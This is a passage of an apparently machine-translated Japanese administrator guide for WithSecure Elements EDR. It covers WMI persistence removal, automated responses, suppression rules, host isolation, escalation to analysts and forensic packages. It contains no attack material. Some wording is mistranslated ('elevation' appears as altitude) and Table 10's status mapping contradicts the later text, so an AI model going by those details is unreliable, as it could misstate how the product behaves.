インスタンスを削除した後、このアクションは指定された時間遅延後も削除された状態が維持されていることを確認します。これにより、攻撃者が自動的にインスタンスを再作成していないことを検証します。削除されたインスタンスが再び出現した場合、このアクションはエラーを発生させます。

このアクションを使用して、調査アクション「WMI 永続性の列挙」によって識別された永続性トリプルを削除します。

このアクションを実行する際には、EventConsumer Name、EventFilter Name、または FilterToConsumerBinding Pathのいずれかのパラメーターを少なくとも1つ指定する必要があります。

名前空間

WMI名前空間。デフォルトは `root\subscription`です。

バックアップ WMI

インスタンスを削除する前に、WMIリポジトリをバックアップするかどうか (Windows Managementを使用) を制御します。バックアップはダウンロードして後で確認できます。このパラメーターはデフォルトで有効になっています。

EventConsumer 名

削除するWMIインスタンス「__EventConsumer」のnameプロパティ。

オプション。指定した場合、アクションはこれを使用して、削除する一致する EventConsumer インスタンスと FilterToConsumerBinding インスタンス、および関連するEventFilterインスタンスを検索します。指定しない場合、アクションはEventFilter インスタンス、FilterToConsumerBindingパス、またはその両方を使用して、削除する EventConsumer インスタンスを検索します。

例： `Suspicious-WMI-EventConsumer`

イベントフィルター名

削除するWMIインスタンス「__EventFilter」のnameプロパティ。

オプション。指定した場合、アクションはこれを使用して、削除する一致するEventFilter および FilterToConsumerBinding インスタンス、ならびに関連する EventConsumer インスタンスを検索します。指定しない場合、アクションはEventConsumer インスタンス、FilterToConsumerBindingパス、またはその両方を使用して、削除する EventFilter インスタンスを検索します。

例:疑わしいWMIイベントフィルター

FilterToConsumerBinding パス

削除するWMIインスタンスパス「__FilterToConsumerBinding」のnameプロパティ。

パスにはWQLのワイルドカード文字「%」を使用できます（省略可能）。

例: `Suspicious%EventFilter`

遅れ

削除を確認するためにWMIに問い合わせる前に待機する秒数。デフォルト値は10秒で、これは推奨される最小値です。

応答アクションの出力形式

応答アクションの結果は、zip（圧縮）ファイルまたはJSONLファイルに出力されます。

どちらの出力形式にも、応答アクションのメタデータと実際の応答データが含まれます。

- Zipファイル

  各`zip`ファイルには以下のものが含まれています。

  - データが収集されたデバイスに関する情報を含む`metadata.json`ファイル
  - 選択した応答アクションパラメータに応じた実際の応答ペイロードを含むコンテンツセクション

> **注:**
>
> 応答ペイロードに実行可能ファイル（例えば、拡張子が`.exe`のファイル）が含まれている場合、悪意のあるコンテンツが誤って実行されるのを防ぐため、ファイルはパスワードで保護されたzipファイルにパッケージ化されます。パスワードで保護されたzipファイルは`.zip.inactive`ファイル拡張子を使用し、ファイルを開くためのパスワードは「`inactive`」です。

- JSONLファイル

  JSONL（json lines）は、構造化データエントリを1行のテキストに格納できるJSONの派生形式です。JSONLファイルはプレーンテキストファイルなので、どのテキストエディタでも開くことができます。各行には、最小単位の情報構造が含まれています。例えば、`.jsonl`ファイルの最初の行には、次のようなレスポンスアクションの詳細が含まれています。


```
{"response-header-version":"1.0.0.0","response-engine-type":"Windows-dotNet","response-engine-version":
"2.17.928","architecture":"amd64","host-name":"DESKTOP-ANTTIP","operating-system":
"Microsoft%20Windows%2010%20Enterprise","artefact-id":"dbc2327d-742b-42e0-b41a-483b47750d5e","artefact-
type":"netstat","artefact-format":"jsonl","job-id":"7f5c6be0-7380-4d60-ad30-31872e2e40f1","job-author":
"","job-start-time":"1641562333100","job-priority":"3","job-background":"False","job-persistent":
"False","job-synchronous":"True","lib":"2.2","upload-time":"1641562333147","known-total-size":"","file-
name":""}
```


4.2.4 検出結果に対する対応を自動化する

WithSecure Elements Endpoint Detection and Responseが、設定した条件に一致するインシデントを検出した場合に、選択した組織に対して特定のアクションを自動化できます。

> **注:** 自動応答は、WindowsおよびMacエンドポイントでのみサポートされます。

インシデントに対する自動アクションとして、ホストを隔離し、インシデントを自動的に昇格させることができます。WithSecure。

の[**自動アクション**]このページには3つのタブがあります。

[一般的な]	作成した自動応答ルールの一覧を表示します。
[自動化サービス]	自動化されたサービスを一覧表示しますWithSecureインシデントを自動的に昇格させるなど、管理します。WithSecure。

[抑制ルール] 許容された広範なコンテキスト検出を自動的に閉じる抑制ルールを一覧表示します。

組織の [**一般**]タブに自動応答ルールを追加するには：

1. メール アドレスとパスワードを入力してポータルにログインします。
   の**ホーム**ページが開きます。
2. 選択 **構成** > **自動アクション**。
3. [**ルールを追加**]を選択します。
   ルール追加ウィザードが開きます。
4. 自動応答ルールを設定します。
   a) ルール名を設定します。

   ルール名 ルールのわかりやすい名前を入力します。

   b) ルールタイプを設定します。

   ルールタイプ ルールの種類を選択します:

   - [**エンドポイント**]-影響を受けるデバイスを隔離するか、それらのデバイスに対してEDR対応アクションを実行します。
   - [**アイデンティティとクラウド**]-ユーザーのアクセスをブロックするか、パスワードの変更を強制する

   c) 選択応答を設定します。

   回答を選択 ルールがトリガーされたときに実行するアクションを選択します。

   - [**デバイスの分離**]- デバイスをネットワークから切断します。
   - [**ファイルの取得**]-パスパターンに一致するエンドポイントからファイルを収集します。
   - [**サービスの列挙**]-Windowsエンドポイントにインストールされているサービスを一覧表示します。
   - [**ブラウザのアーティファクトを取得する**]-ブラウザの履歴とデータを収集します。
   - [**Netstat**] - ネットワーク接続情報を取得します。
   - [**スケジュールされたタスクを列挙する**]- Windows のスケジュールされたタスクを一覧表示します。
   - [**プロセスの列挙**]- 実行中のプロセスを一覧表示します。
   - [**現在のセッションを終了**]- ユーザーをログアウトします。
   - [**パスワードのリセット**]- ユーザーにパスワードの変更を要求します。
   - [**ユーザー アクセスをブロック**]- ユーザー アクセスを防止します。

   > **注：** エンドポイントのデータ収集アクションは、広範なコンテキスト検出が選択したリスクレベルに達すると自動的に実行されます。選択したアクションに必要なパラメータとオプションのパラメータを入力してください。

   d) 組織を設定する。

   組織 このルールが適用される組織を選択します。

   > **注：** 企業の組織構造が変更された場合、デバイス分離ルールは削除されます。ルールがその企業固有のものであった場合は削除され、必要に応じて再度作成する必要があります。

e) スコープを設定します。

範囲 ルールの対象となるアカウントまたはデバイスを指定します。

デフォルトでは、自動化された[**エンドポイント**]応答ルールは*critically important*とラベル付けされたデバイスを除外します。それらを含めるには、[**極めて重要なデバイスを含める**]を選択します。

[**エンドポイント**]ルールでは、デバイスの適用範囲を選択してください。[**すべてのデバイスは**]複数の組織にまたがることができます。[**特定のラベルが付いたデバイスは、**]単一の組織にのみ適用されます。

自動化された[**IDおよびクラウド**]ルールは、特権アカウントを含むすべてのアカウントに適用されます。

f) リスクレベルを設定します。

リスク レベル ルールをトリガーするインシデント リスク レベル ([**重大**]、[**高**]、[**中**)]を選択します。

g) スケジュールを設定します。

スケジュール デフォルトでは、ルールは [**継続的**] (常に有効) になっています。特定の時間帯のみに制限するには、[**カスタム**]を選択してスケジュールを設定してください。

> **ヒント:** カスタム スケジュールを設定するときは、正しいタイムゾーンを選択してください。

5. 「**追加**]を選択すると、新しいルールが自動アクションルールリストに追加されます。
   新しいルールは、オンになっている限り有効です。

WithSecure Elementsのエンドポイント検出および対応機能が、ルール条件に一致するインシデントを検出すると、ルールが有効になり、サービスは定義済みの組織連絡先に通知メールを送信します。

> **注:** 自動アクションルール一覧からルールを編集できます。ルールを作成した後は、[**ルールタイプ**]や [**応答アクションの選択を**]変更することはできません。その他のフィールドはすべて更新できます。また、一覧からルールを削除することもできます。エンドポイントデータ収集アクションを含む、すべての応答アクションの確認フローは同じです。

4.2.5 抑制ルールを管理する

抑制ルールは、特定の広範なコンテキスト検出を自動的に終了させ、既知の許容される動作がダッシュボード、インシデントリスト、レポート、または通知に表示されないようにします。

広範なコンテキスト検出が許容される動作としてクローズされた場合、今後同様の検出を自動的にクローズするための抑制ルールを作成できます。イベントはシステムに記録されたままで、削除されるのではなく、アクティブなビューから削除されるだけです。

検出を抑制する際は慎重に行ってください。ルールが広すぎると、よくある動作であっても、実際の攻撃の一部である可能性のある動作まで検出できなくなる可能性があります。

> **注:** 広範なコンテキスト検出を許容される動作として閉じても、同様の検出は抑制されません。抑制するには、抑制ルールを作成する必要があります。

1. 選択 **イベント** > **広範なコンテキスト検出**そして、抑制したい検出を有効にします。
2. ステータスを **[クローズ済み]** > **[(承認済み)]**に変更します。
   抑制ルールを作成するかどうかを尋ねるプロンプトが表示されます。

3. [**ルールの作成**]を選択します。
   抑制ルールウィザードが開きます。
4. **「全般」**ステップで、[**動作タイプ**]、ルールを適用する [**組織**]、およびスコープ内の [**デバイス**]を選択します。次に、[**次へ**]を選択します。

> **ヒント :** デバイスラベルを追加すると、ルールはそのラベルを持つデバイスのみに絞り込まれるため、想定外の動作が発生する環境で抑制が影響を与えることを防ぐことができます。

5. 各キー検出のパラメータを設定します。**パラメータの**ステップで、各キー検出の事前入力されたパラメータを確認し、期待される動作に一致するものを選択してから、[**次へ**]を選択します。
   a) あらかじめ入力されているパラメータを確認し、必要に応じて「詳細を表示」を選択してください。

      デフォルトで有効になっているパラメータには緑色のトグルが表示されます。[**詳細を表示**]を選択すると、その他のパラメータが表示されます。

   b) 各キー検出に対して、少なくとも2つのパラメータを選択してください。

      ルールの適用範囲を制限するためには、鍵検出ごとに少なくとも2つのパラメータが必要です。

   c) 広範なコンテキスト検出における各キー検出のパラメータを設定します。

      複数のキー検出を伴う広範なコンテキスト検出の場合、キー検出ごとに個別のパラメータセットが表示されます。広範なコンテキスト検出全体を抑制するには、各キー検出がルールによってカバーされている必要があります。

   d) 各パラメータに対して演算子を選択してください。

      各パラメータについて、以下の演算子のいずれかを選択してください。

に等しい	パラメータと完全に一致します。値が1～1024文字のすべてのパラメータに適用されます。一度設定すると、値は編集できません。
を含む	パラメータ値に指定された文字列が含まれている場合に一致します。最低2文字が必要です。
ワイルドカード	パターンベースの式を使用してマッチングを行います。

   e) 期待される動作に合致するパラメータを選択してください。

      以下のパラメータが利用可能です。

      表 9 : 抑制ルールパラメータ

パラメータ	例	説明
処理パス	`c:\path\admin\support_service.exe`	プロセス実行ファイルの完全なパス。抑制はパスが一致する場合にのみ適用されます。
プロセス名	`support_service.exe`	プロセス実行ファイルの名前。抑制は、名前が一致する場合にのみ適用されます。
プロセスコマンドライン	`c:\windows\system32\net localgroup group_name /add /domain`	プロセスの完全なコマンドライン。抑制は、コマンドラインが完全に一致する場合にのみ適用されます。

パラメータ	例	説明
親プロセスのパス	`c:\path\admin\support.exe`	親プロセスの実行可能ファイルのフルパス。使用には注意が必要。抑制範囲が広すぎることを避けるため、少なくとも1つの親プロセス以外のパラメータと組み合わせて使用してください。
親プロセス名	`support.exe`	親プロセスの実行可能ファイルの名前。使用には注意が必要。抑制範囲が広すぎることを避けるため、少なくとも1つの親プロセス以外のパラメータと組み合わせて使用してください。
ユーザー名	ジョン・ドゥ	検出に関連付けられたユーザー名。広範囲にわたる抑制を避けるため、追加のパラメータと組み合わせて使用します。

f) 「次へ」を選択してください。

6. ルール概要を確認し、[**追加**]を選択して保存してください。
   このルールが有効になると、一致する広範なコンテキスト検出は今後「クローズ済み - 自動承認動作」として処理されます。

編集抑制ルール

既存の抑制ルールのパラメータと一般設定を更新することで、広範なコンテキスト検出の抑制方法をより細かく調整できます。

抑制ルールは、会社、サービスパートナー（SEP）、ソリューションプロバイダー（SOP）の3つの階層構造になっています。各階層には、同じキー検出に対して最大1つのルールを設定できます。編集できる内容は、ルールが作成された階層と、ユーザー自身のアクセスレベルによって異なります。

- 読み取り専用ユーザーはルールを作成または編集できません。
- 会社レベルで作成されたルールは、会社レベルの管理者、サービスパートナー、およびソリューションプロバイダーによって編集できます。
- サービスパートナーレベルで作成されたルールは、サービスパートナーとソリューションプロバイダーが編集できます。
- ソリューションプロバイダーレベルで作成されたルールは、ソリューションプロバイダーのみが編集できます。

> **ヒント:** ルールを編集できない場合は、[**編集**]ボタンが無効になります。誰がルールを編集できるかを説明するツールチップが表示されます。

1. 行く **構成** > **自動アクション** > **[抑制ルールを開き]**、編集したいルールを選択します。
2. ポップアップメニューから [**編集**]を選択してください。
3. **「一般」**ステップのフィールドを編集し、[**次へ**]を選択します。
4. **パラメーターの**ステップでパラメーターを編集します。パラメーターを有効または無効にしたり、演算子を変更したりできます。[**次へ**]を選択します。
5. 変更内容を確認し、[**更新**]を選択してください。

> **注:** 抑制ルールは削除できません。ルールが今後の検出に影響を与えないようにするには、抑制ルールリストからそのルールを無効にしてください。ルールを無効にしても、そのルールによって既に終了した検出における、そのルールへの参照は保持されます。

個別に検出を抑制する

単一のルールではすべての検出項目を網羅できない場合、広範なコンテキスト検出における重要な検出項目を一つずつ抑制します。

まず、広範なコンテキスト検出を [] > **[承認済み動作]**として閉じる必要があります。検出が閉じられるまで、ルールを作成するオプションは無効になります。

広範なコンテキスト検出を許容動作として閉じると、抑制ルールウィザードは最大5つの抑制されていないキー検出を一度にカバーできます。これにより、生成されるルールは小さく、正確で、監査可能なものになります。各キー検出は、少なくとも2つの条件を持つ独自のルールになります。

広範なコンテキスト検出では、5つ以上のキー検出が含まれる場合があります。その場合、単一のルールでそれらをすべて抑制することはできません。代わりに、残りのキー検出をそれぞれ個別に、1つのルールずつ抑制してください。

1. 許容される動作として閉じていた、より広範なコンテキスト検出機能を開きます。
2. **タイムライン**、**プロセスツリー**、または **プロセス詳細**ビューに移動します。
3. 抑制したいキー検出を選択し、[**ルールの作成」を**]選択します。
   抑制ルールウィザードが開きます。
4. 抑制ルールウィザードを完了してルールを作成してください。
5. 抑制したい残りのキー検出ごとに、上記の手順を繰り返してください。

抑制するキー検出ごとに、個別のルールが作成されます。5つ以上のキー検出を含む広範なコンテキスト検出全体を抑制するには、残りのキー検出ごとにルールを作成します。

抑制ルールでワイルドカードを使用する

ワイルドカードを使用すると、抑制ルールのパラメータを正確な値ではなくパターンで照合できます。

抑制ルールを作成または編集する際に、パラメーターに[**ワイルドカード**]演算子を選択してパターンを入力できます。これは、検出ごとに正確な値が異なるものの、予測可能な構造に従う場合に便利です。

以下のワイルドカード文字がサポートされています。

*	空の文字列を含む、任意の文字列に一致します。たとえば、`*.exe` は`file.exe`、`test.exe`、および `.exe`に一致します。
?	任意の1文字に一致します。たとえば、`file?.txt` は`file1.txt`と `fileA.txt`に一致します。

バックスラッシュ (\ ) はエスケープ文字です。ワイルドカードとして扱うのではなく、アスタリスクや疑問符をそのまま一致させるために使用します。

*	文字そのもののアスタリスクに一致します。たとえば、`test\*.txt` は`test*.txt`に一致します。
?	文字通りの疑問符文字に一致します。たとえば、`test\?.txt` は`test?.txt`に一致します。

ワイルドカードは、以下の抑制ルールパラメータでサポートされています：プロセス名、プロセスパス、プロセスコマンドライン、ユーザー名、親プロセス名、および親プロセスパス。

表示抑制ルール

有効および無効になっているすべての抑制ルールを表示し、中央リストから管理できます。

すべての抑制ルールを表示するには、以下にアクセスしてください。**構成** > **自動アクション** > **[抑制ルール]**。

リストは、[**アクティブ**]、[**動作タイプ**]、[**作成者**]、[**デバイスラベル**]、[**組織**]、[**ルールID**]、[**ルール名**]でフィルタリングできます。

ルールを選択し、抑制された広域コンテキスト検出の数を選択すると、ルールによって閉じられた検出のみが表示されるようにフィルタリングされた広域コンテキスト検出ビューが開きます。

リストからルールを直接有効または無効にすることができます。

4.2.6 ホストをネットワークから隔離する

Broad Context Detectionを分析した後、環境に対するさらなる危害を避けるために、ネットワーク接続からホストを隔離することができます。

ホストを分離するには、Windowsグループポリシーを構成して許可しますWithSecureWindowsファイアウォールを制御する。

ホストを隔離するには

1. 行く **イベント** > **広範なコンテキスト検出**。
2. **「上位の広範なコンテキスト検出」**ペインで、隔離したいホストが含まれる検出を選択します。
3. [**推奨されるアクション**]を選択してください。
   推奨のアクションの一覧が表示されます。
4. [**ホストを隔離**]を選択し、[**隔離を確認する」を**]選択します。
   隔離されたホストのユーザには、ネットワークを保護するためにコンピューターがネットワークから隔離されたメッセージが通知されます。

ホストが隔離されている場合、Windows ファイアウォールにより、隔離の設定は管理者だけが解除でき、他のすべてのネットワーク トラフィックはブロックされます。潜在的な攻撃者はすべてホストから切断されます。

ネットワークから単一のデバイスを隔離する

ネットワークからデバイスを隔離することができます。

ネットワークから単一のホストを隔離するには

1. 行く **環境** > **デバイス**タブ。
2. ネットワークから隔離するホストを選択します。
3. [**デバイスを隔離**]を選択し、隔離を確認します。

選択したデバイストがネットワークから隔離されます。

隔離状態から宿主を解放する

Broad context detection を分析し、解決した後、インシデントが終了した後にネットワークから隔離したホストを解放 (元に戻すことが) できます。

ホストを隔離から解放するには

1. 選択してください **環境** > **デバイス**タブ。
2. ネットワークの隔離から解放するホストを選択します。
3. [**リリースホスト**]を選択し、リリースを確定します。

選択したホストがネットワークの隔離から解放されます。

4.2.7 インシデントをWithSecureに昇格させる

一部の検出では、専門のサイバー セキュリティ専門家によるより深い分析とガイダンスが必要になる場合があります。分析後にインシデントを解決できない場合は、インシデントを WithSecure に昇格させて、幅広いコンテキストの検出を解決し、それに対応する方法を指示することができます。

インシデントを次のレベルに引き上げることができます WithSecure広範囲なコンテキスト検出の解決に支援が必要な場合。ご要望に応じて、WithSecure当社の脅威アナリストは、広範なコンテキスト検出の手法と技術、ネットワーク経路、トラフィックの発生源、およびタイムラインを調査し、インシデントの種類を特定し、収集した証拠を提供し、さらなる専門的なガイダンスを提供します。

昇格は、「脅威の検証」と「脅威の調査」という2つのフェーズに分かれます。

脅威の検証

脅威検証フェーズでは、WithSecureアナリストは、広範コンテキスト検出を以下のいずれかに分類します。脅威検証フェーズは、完全な調査のためではなく、迅速な検証のみを目的としています。

- 真の脅威：その脅威への対応方法に関するガイダンスが得られます。
- 不審な事象 - 対応策：インシデントを独自に処理するか、調査依頼を作成できます。
- 疑わしいが許容範囲内のリスク：検出は疑わしいが、リスクは許容範囲内であるため、それ以上の措置は不要です。
- 誤検出：これ以上の対応は不要です。

脅威の調査

脅威調査段階では、WithSecureアナリストは、広範な状況検出を徹底的に分析し、それに対してどのように対応すべきかについての提案を提供します。

> **重要:** 5台以上のデバイスが侵害された場合、または業務上重要な資産が影響を受けた場合は、別途インシデント対応業務にエスカレーションされます。

サービスレベル

WithSecure緊急事態発生後2時間以内に対応を開始することを目標としています。このサービスは年中無休24時間体制で、英語のみでご利用いただけます。

インシデントをエスカレートする

インシデントをエスカレートすると、サービスがWithSecureのアナリスト (専門家) に通知を送信します。アナリストは、問題を解決するためにインシデントのデータにアクセスすることができます。

インシデントをエスカレーションする前に、以下の点を確認してください。

- お客様は、有効な WithSecure Elementsエンドポイント検出・対応（ EDR ）サブスクリプションをお持ちです。
- 少なくとも1つのエージェントが配備され、報告を行っています。
- お客様は WithSecure Elevateアドオンのサブスクリプションをご利用中です。このアドオンは、認証レベル引き上げに必要な検証トークンと調査トークンを提供します。

WithSecure Elevateは、脅威検証用と脅威調査用の2種類のトークンでライセンス供与されます。これらのトークンは、例えば2/1 (検証トークン2個と調査トークン1個) のように、サイズが異なるパッケージ化された組み合わせで提供されます。調査対象の検出が7日以上経過している場合は、調査トークンを使用して権限昇格が行われます。それ以外の場合は、昇格された検出はまず検証トークンを使用して検証されます。トークンの有効期限は、製品サブスクリプションの期間と同じです。WithSecure Elevate WithSecureライセンス、または別途利用可能なインシデント対応およびインシデント準備サービスの詳細については、お近くの担当者にお問い合わせください。WithSecure代表。

残りのトークン残高を確認するには、**管理**>**サブスクリプション**トークンの有効期限は、ご契約期間に応じて12ヶ月、24ヶ月、または36ヶ月です。

この事件を WithSecure:

1. 行く **イベント** > **広範なコンテキスト検出**。
2. レベルを上げたい検出を選択してください WithSecureから**広範なコンテキスト検出**ビュー。
3. インシデントがまだ確認されていない場合は、[**インシデントを確認する**]を選択してください。
   *[**WithSecureへの昇格**]*オプションが利用可能になります。
4. [**WithSecureに昇格**]を選択します。

> **注：** インシデントをエスカレートするためのトークンが不足している場合、ポータルに情報パネルが表示され、トークンを購入するためのリンクが表示されます。[**トークンを購入**」を選択して購入してください。

WithSecureへの昇格」ウィンドウが開き、残りの昇格トークンの数が表示されます。

5. 広範囲コンテキスト検出に関するコメントを追加してくださいWithSecureアナリストに、なぜその銘柄を格上げしたいのか、そして専門家に何を検証してもらいたいのかを調査・説明してもらう。
6. [**昇格**]を選択してください。

   Broad Context Detectionが7日以上経過している場合、昇格は調査トークンを使用します。それ以外の場合、昇格されたインシデントは、検証トークンを使用して最初に検証されます。
7. WithSecureアナリストはあなたの権限昇格要請を承認し、事案の調査を開始します。調査が完了すると、メールで通知が届きます。
   調査が完了すると、調査結果と推奨される対応がポータルで参照できるようになります。
8. インシデントを解決するには、[**昇格を閉じる**]を選択してください。

> **注：** コメント ウィンドウはいつでも使用して、エスカレーションされたインシデントにコメントを追加できます。コメント ウィンドウには、あなたとWithSecureアナリストは調査中に情報を追加しました。なお、昇進をクローズした後も、インシデントにコメントを追加することはできますが、それに関する通知は送信されません。WithSecure。

4.2.8 BCDの昇降状態

EDRは、標高の進捗状況を2つのステータスレベルで追跡します。1つは標高に関する 詳細なステータス、もう1つはBCDに関する 集約された標高ステータスです。

広範なコンテキスト検出（BCD）を検出対応チーム（DRT）に昇格させると、EDRはその昇格の進捗状況を次の2箇所に記録します。

- 詳細な昇降状況は、昇降状況情報に保存されます。これには、承認や検証、調査の完了など、昇降ワークフローの各ステップが記録されます。
- 集約された昇格ステータスはBCDに保存されます。これはEDRポータルがBCDリストに表示し、フィルタリングに使用する簡略化されたステータスです。

BCDが更新されるたびに、EDRは現在の 詳細標高ステータスを 集約標高ステータスにマッピングし、その結果をBCDに保存します。BCDは、例えばDRTが標高を確認または完了したときに更新されます。

詳細な標高ステータスが集約された標高ステータスにどのようにマッピングされるか

BCD上の 集約された標高ステータスは、詳細な標高ステータスから以下のように導き出されます。

表 10 : 標高状況マッピング

集計標高ステータス (BCD上)	詳細な標高状況 (標高図上)
[**承認済み**]	検証完了または 調査完了
[**監視**]	検証完了または 調査完了

標高ステータスによるフィルタリングの仕組み

EDRポータルでBCDを昇格ステータスでフィルタリングする場合、フィルタはBCDに保存されている集約された昇格ステータスと一致します。フィルタは 詳細な昇格ステータスを直接読み取るわけではありません。例 :

- [**承認済み**]でフィルタリングすると、詳細な昇格ステータスが `VALIDATION_ACKNOWLEDGED`または `INVESTIGATION_ACKNOWLEDGED` である BCD が返されます。
- [**モニタリング**]によるフィルタリングでは 、詳細な昇格ステータスが `VALIDATION_COMPLETED`または `INVESTIGATION_COMPLETED` である BCD が返されます。

集約された標高ステータスは、BCDが更新されたとき (例えば、標高に対する承認または完了アクションの後) に計算され、保存されます。ポータルフィルタはこの保存された値に基づいて動作します。

4.2.9 鑑識パッケージを収集する

フォレンジックパッケージを使用すると、影響を受けるホストからより多くの情報を収集して、インシデントをより徹底的に調査できます。

[**フォレンジック収集」パッケージ**]アクションは、WithSecure Elements EDRおよびEPP for Computers、WithSecure Elements EDRおよびEPP for Serversのサブスクリプション、およびWindowsホスト向けのスタンドアロン版 WithSecure Elements EDR for Computersサブスクリプションでのみ利用可能です。

フォレンジックパッケージには、デバイス (メモリとディスクの使用) 、ファイアウォール構成、グループポリシー設定、ネットワーク設定とアクティビティ、Windowsプロパティ (プロセスリスト、スケジュールタスクなど) 、Windowsイベントログ、およびレジストリ設定に関する情報が含まれます。

1. 選択 **イベント** > **広範なコンテキスト検出**。
   の**広範なコンテキスト検出**ビューには、検出されたすべての広範なコンテキスト検出結果が含まれます。
2. リストから調査したい Broad Context Detection を選択します。
3. **クイックレスポンス**リストから [**フォレンジックパッケージの収集**]を選択してください。
   サービスは、影響を受けるホストからフォレンジックパッケージの収集を開始します。これは時間がかかる場合があります。

> **注 :** 収集要求中にホストがオフラインまたは閉じている場合、ホストがアクティブになると収集が開始されます。

4. 収集が完了したら、[**フォレンジックパッケージをダウンロード**]を選択して、アーカイブされたファイルを取得してください。

> **注:** フォレンジックパッケージが収集された後、それは以下で利用できます。[**レスポンス**]14日間。

フォレンジックパッケージの内容

フォレンジックパッケージは、デバイスに関する次の情報を含むZIPアーカイブです。

> **注:** パッケージは14日間利用可能で、デバイスから収集された最新のアーカイブが含まれています。

製品およびシステム情報

basic/product_info.txt	製品バージョン、ライセンス、更新ステータス、プロファイル設定
basic/settings.txt	製品の設定
basic/systeminfo.log	オペレーティングシステム、ハードウェアプロファイル（メモリとディスクの使用）

ファイアウォールルールに関する情報

firewall/all_profiles.log	ファイアウォールプロファイル
firewall/all_rules.log	ファイアウォールルール
firewall/wfp_filters.log	ファイアウォールフィルター

Windowsグループポリシー設定

gpo/gpo_computer.log	コンピューターレベルのグループポリシー設定
gpo/gpo_user.log	ユーザーレベルのグループポリシー設定

ネットワークのステータス

network/ipconfig.log	ネットワークインターフェース構成値
network/netstart.log	開始されたWindowsサービス
network/netstat.log	ネットワーク接続を開く
network/netuse.log	すべてのネットワーク接続
network/nic.log	Windowsレジストリからのネットワークカード情報
network/nslookup.log	接続チェック（nslookupクエリ）WithSecure
network/ping_download_sp.log	接続チェック（pingコマンド）WithSecure
network/ping.log	接続チェック（pingコマンド）WithSecure
network/route.log	IPルーティングテーブル

Windowsのプロパティとログ

win/apiset_list.log	Cランタイム動的ライブラリ
win/drivers_active.log	有効なドライバー
win/drivers_inactive.log	無効なドライバー
win/hosts	Hostsファイル
win/msucrt_list.log	Cランタイム動的ライブラリ
win/msvcrt_list.log	Cランタイム動的ライブラリ
win/process_list.txt	実行中のプロセスのリスト
win/scheduled_tasks.log	スケジュールタスク
win/set.log	設定された環境変数
win/software.log	インストールされているソフトウェア
win/win.ini	Windowsの基本設定
win/windowsupdates.txt	インストールされているWindowsの更新

win/eventlog	Windowsイベントログ
win/iexplore	レジストリからのインターネット設定
win/registry	選択されたレジストリ設定

4.2.10 自動誤検出クローズ

どうやって WithSecure Elements Endpoint Detection and Response既に閉じられた誤報に一致する広範なコンテキスト検出を自動的に閉じ、それらを再開します。

広範なコンテキスト検出は、既にクローズされた誤報と同一である場合、自動的に 自動誤検知としてクローズされます。WithSecure WithSecure Endpoint Detection and Response が広範なコンテキスト検出を 自動誤検知としてクローズするには、次の条件を満たす必要があります。

- 事件は 新規/未解決である必要があります。
- 誤検出と同じ組織で同一のインシデントをクローズしている必要があります。
- 同一組織内で同一の事象が インシデントとしてマークされたことはありません。

自動誤検知としてクローズされたインシデントは、その後状況が進展し、新しい形式で同一の誤検知インシデントが存在しない場合、自動的に 新規 / 未解決として再開されます。これにより、既知の誤検知と同じように発生したために、実際のインシデントが誤って隠蔽されることを防ぎます。

4.3 検出アラートを設定する

SOP、SEP、または会社レベルでメール検出アラートを設定します。

> **注 :** アラートは、SOP、SEP、および会社レベルで個別に設定されます。

検出アラートを設定するには:

1. ログインして WithSecure Elements Security Center。
2. 下[**管理**]選択[**設定**]サイドバーに表示されます。
   の**組織**ページが開きます。
3. [**検出と応答の設定**]タブを選択します。
4. [**アラート メール**]フィールドに、検出アラートを送信する受信者のメール アドレスを入力します。

> **注 :** 複数のメールアドレスを入力する場合は、カンマで区切ってください。

> **注 :** ここで入力する電子メール アドレスは、検出アラートの送信にのみ使用されます。

検出アラートは、入力されたメールアドレスに送信されます。

4.3.1 検出アラートを生成するイベント

EDRは、BCDまたはその昇降装置上で以下のいずれかのイベントが発生した場合に、検出アラートを生成します。

以下のイベントが発生すると、検出アラートが生成されます。

- 新たなBCDは、中程度以上のリスクレベルで作成される。
- 既存のBCD (事業継続計画) が、中リスク以上のリスクレベルに更新される。
- BCDは、リスクレベルが中程度以上で再開されます。

- 昇格が承認されました。詳細な昇格ステータスは VALIDATION_ACKNOWLEDGEDまたは INVESTIGATION_ACKNOWLEDGEDに変更され、BCD の集約された昇格ステータスは [**Acknowledged**] になります。
- 昇格が完了しました。詳細な昇格ステータスは VALIDATION_COMPLETEDまたは INVESTIGATION_COMPLETEDに変更され、BCD の集約された昇格ステータスは [**Monitoring**]になります。
- 要請ステータスが 「クローズ済み」に変更されます。このイベントは、検知・対応チーム (DRT) が要請をクローズした場合にのみアラートを生成します。
- 標高を作成するのに十分なトークンがありません。
- DRTは、標高情報を持つBCDに新しいコメントを追加します。
- システムは、標高情報を持つBCDに新しいコメントを追加します。
- DRTは立面図に新しいコメントを追加します。
- システムは標高データに新しいコメントを追加します。

注: EDRは、標高ステータスの2つのレベルを追跡します。標高に関する詳細な標高ステータスと、BCD に関する集約された標高ステータスです。2 つのステータスが相互にどのように関連しているか、またポータルフィルタとどのように関連しているかについては、以下を参照してください。BCD の昇降状態 (119ページ) 。

4.4 セキュリティイベントに関するカスタマイズされたメールレポートを作成する

「レポート」メニューの「メール通知とレポート」機能を使用すると、カスタマイズしたメールレポートを作成し、自動的に送信できます。

メールレポートを作成する際にテンプレートとして使用するには、**セキュリティイベント**ページにカスタムビューが必要です。

カスタム ビューを作成したら、セキュリティ イベントに関する電子メール レポートを作成できるようになります。

1. 選択[**レポート**]サイドバーに表示されます。
2. オン**レポート**ページを開き、[**メール通知とレポート**]タブを選択します。
3. [**電子メールレポートの追加**]を選択します。
   新しい電子メールレポートの追加ペインが開きます。
4. レポートの名前を入力します。
5. **データ ソース**ドロップダウン メニューから、[**セキュリティ イベント**]を選択します。
6. **テンプレートの**ドロップダウンメニューから、**セキュリティイベント**ページで既に作成済みのテンプレートを選択します。
7. レポートに使用する言語を選択します。
8. [**スケジュール**]では、セキュリティ イベントに関するレポートの頻度は継続的であり、新しいレポートが 10 分ごとに送信されることを意味します。

注: 生成される最初のレポートには、過去 24 時間のデータが表示されます。後続のレポートには、過去 10 分間のデータが表示されます。

9. [**レポートにコンテンツがある場合のみ送信する**]をオンにすると、イベントが発生した場合にのみレポートを受信できます。オフにすると、イベントがない場合でもレポートを受信できます。
10. [**受信者**]ボックスに、レポートを配信する受信者の電子メール アドレスを入力します。

> **注：** 複数のメールアドレスがある場合は、カンマで区切ってください。

11. [**保存**] を選択します。

4.5 ベスト プラクティス

ベストプラクティスを実践することで、WithSecure Elementsのエンドポイント検出および応答機能を効果的に活用できます。

